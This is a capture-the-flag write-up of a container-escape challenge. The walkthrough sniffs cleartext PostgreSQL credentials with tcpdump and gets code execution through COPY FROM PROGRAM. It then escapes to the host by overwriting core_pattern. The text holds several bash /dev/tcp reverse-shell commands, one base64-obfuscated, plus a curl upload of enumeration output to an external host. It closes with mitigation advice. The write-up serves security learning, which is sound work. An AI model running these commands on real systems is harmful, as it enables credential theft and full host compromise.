

Overview: #
You are confined to a container image. The goal is to escalate privileges by moving laterally across containers and ultimately establish a connection with the host to exfiltrate the flag from it.

Challenge -> https://cloudsecuritychampionship.com/challenge/2
Solution: #
Initial Recon: #
There are multiple ways to escalate privileges and escape a container:
-
If the container is running in privileged mode, you can directly interact with the host via the shared kernel/bus.
-
Perform lateral movement by checking for exploitable vectors that allow pivoting to other containers.
To enumerate privilege-escalation vectors, use LinPEAS
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

While reviewing the output, we notice that tcpdump is installed inside the container, unusual for minimal images:
TCPdump to sniff out the credentials: #
tcpdump is uncommon in containers, so it’s a high-value lead. First, check active connections:
netstat -a
# or:
ss -tupa
We find an active connection to a PostgreSQL database:

Next, check if the connection is unencrypted:
#use tcpdump
tcpdump -i any -A port 5432

We confirm the connection is unencrypted. For example, we can see queries like:, **SELECT now()**;

Since credentials are exchanged during the initial handshake, we need to re-initiate the connection. Two options:
-
Restart the PostgreSQL service
-
Terminate the current connection (if it’s keepalive), forcing the container to reconnect.
check connection type:
netstat -ato
# or:
ss -to 'sport = :5432'

Because it’s keepalive, we can sniff traffic in the background while killing the session, when the connection is killed the container restarts the connection process and we can sniff the password during the initial exchange.

- Open a tmux session for split-pane capture:
#install tmux
apt update && apt install tmux

stty columns 80 rows 33
tmux

#press
ctrl+b c #to create new window
ctrl+b " #to open the new window in horizontal split pane view
ctrl+b (up arrow) #to move to top pane
ctrl+b (down arrow) #to move to lower pane
-
Kill the PostgreSQL connection and capture packets:
# to kill the postgres connection
tcpkill port 45312

#capture new packets using tcpdump
tcpdump -i any -A -v port 5432 -w packets.pcap

#read them using tcpdump
tcpdump -nnvvXSs 0 -r packets.pcap
-


We found the credentials in the tcpdump:
-
user = user
-
database = mydatabase
-
password = SecretPostgreSQLPassword
-
Tip: #
If you don’t immediately catch the handshake, keep tcpdump running, then nudge a reconnect (restart client/service, or kill the TCP flow again).
RCE on PostgreSQL container: #
Log into PostgreSQL:
psql -h postgres_db -p 5432 -U user mydatabase
-
There is a common privilege escalation vector that is exploitable if the user we have logged in as in PostgreSQL is a superuser; we can use OS commands to start a reverse shell from the host OS of the PostgreSQL service.
-

Check if the current role is a superuser:
SELECT rolsuper
FROM pg_roles
WHERE rolname = CURRENT_USER;
-
If rolsuper = t (the user is a superuser), if rolsuper = f (the user is just a normal user).
-

Because the user is a superuser, we can trigger a reverse shell from the PostgreSQL host container:
- Start a netcat listner session on the docker
nc -lnvp 9090
- Execute in PostgreSQL:
CREATE TABLE tmp(t TEXT);
COPY tmp FROM PROGRAM '/bin/bash -c "/bin/bash -i >& /dev/tcp/172.19.0.3/8080 0>&1"' ;
SELECT * FROM tmp;
DROP TABLE tmp;
PostgreSQL Enum: #
Enumerate inside the PostgreSQL container:

- Check sudo privileges:
sudo -l
-
It figures we can:
-
It means the
postgresuser can run any command (ALL) as any user (including root) without being asked for a password (NOPASSWD).
Create a sudo reverse shell:
sudo /bin/bash -c "/bin/bash -i >& /dev/tcp/172.19.0.3/9090 0>&1"
To improve enumeration, install utilities:
- Identify OS type:
- Check the
/etcdirectory to determine the image type:

ls /etc | grep -- "-release"
-
we can see that it is an Alpine release:
-
Alpine uses apk package manager:
apk update && apk add util-linux
#once the utils are installed
cd ~
script -qc /bin/bash /dev/null
ctrl + z
stty raw -echo; fg;
export TERM=screen
stty columns 80 rows 33
Run LinPEAS again for privilege escalation vectors:
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas
Transfer output to host for analysis: xfr.station307.com:
./linpeas.sh | tee linpeas_output.txt

curl -T linpeas_output.txt -s -L -D - xfr.station307.com | grep human
After downloading the file and exploring it, there were two major privesc vectors available:
- core_pattern
- uevent_helper

Core_Pattern Exploit: #

We will be exploiting the core_pattern breakout privesc vector:
-
reference: hacktricks.wiki
-
Overwrite core_pattern with reverse shell payload:
echo '|/bin/bash -c echo${IFS%%??}L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xOS4wLjMvNjY2NiAwPiYx|base64${IFS%%??}-d|/bin/bash' > /proc/sys/kernel/core_pattern
- Start listener:
nc -lnvp 6666
- Trigger crash:
#this triggers a segmentation fault that triggers the payload script giving us a reverse shell
sh -c 'kill -11 "$$"'
Success!!!!!!! we now have a shell on the host. You can find flag at /flag location.
Learnings: #
-
Even though containers are designed to be self-sufficient and isolated from the host, misconfigurations can create vulnerabilities that attackers can exploit.
-
Do not trust the internal network by default, all services should communicate over secure channels (e.g., TLS) even within internal environments.
-
Misconfigured volume mappings can expose the host filesystem and lead to container escapes.
-
Mitigations:
-
avoid mounting docker socket
-
restrict host paths
-
Principle of least privilege only mount what is necessary for container functions (if required use read only whenever possible)
-
implement encryption and communication over secure network for sensitive services
- Defense-in-Depth:
-
Apply Pod Security Standards / PodSecurityAdmission in Kubernetes to restrict risky hostPath mounts.
-
Enforce runtime restrictions using seccomp, AppArmor, or SELinux.
-
Use scanning and auditing tools (e.g., Trivy, kube-bench, kube-hunter, Falco) to detect misconfigurations and suspicious runtime activity.
-
Enable user namespaces to ensure root inside a container ≠ root on the host.
Takeaway: #
This challenge highlights how overlooked container security practices (unencrypted DB traffic, over-permissive sudo, dangerous mounts) can escalate into a full host compromise.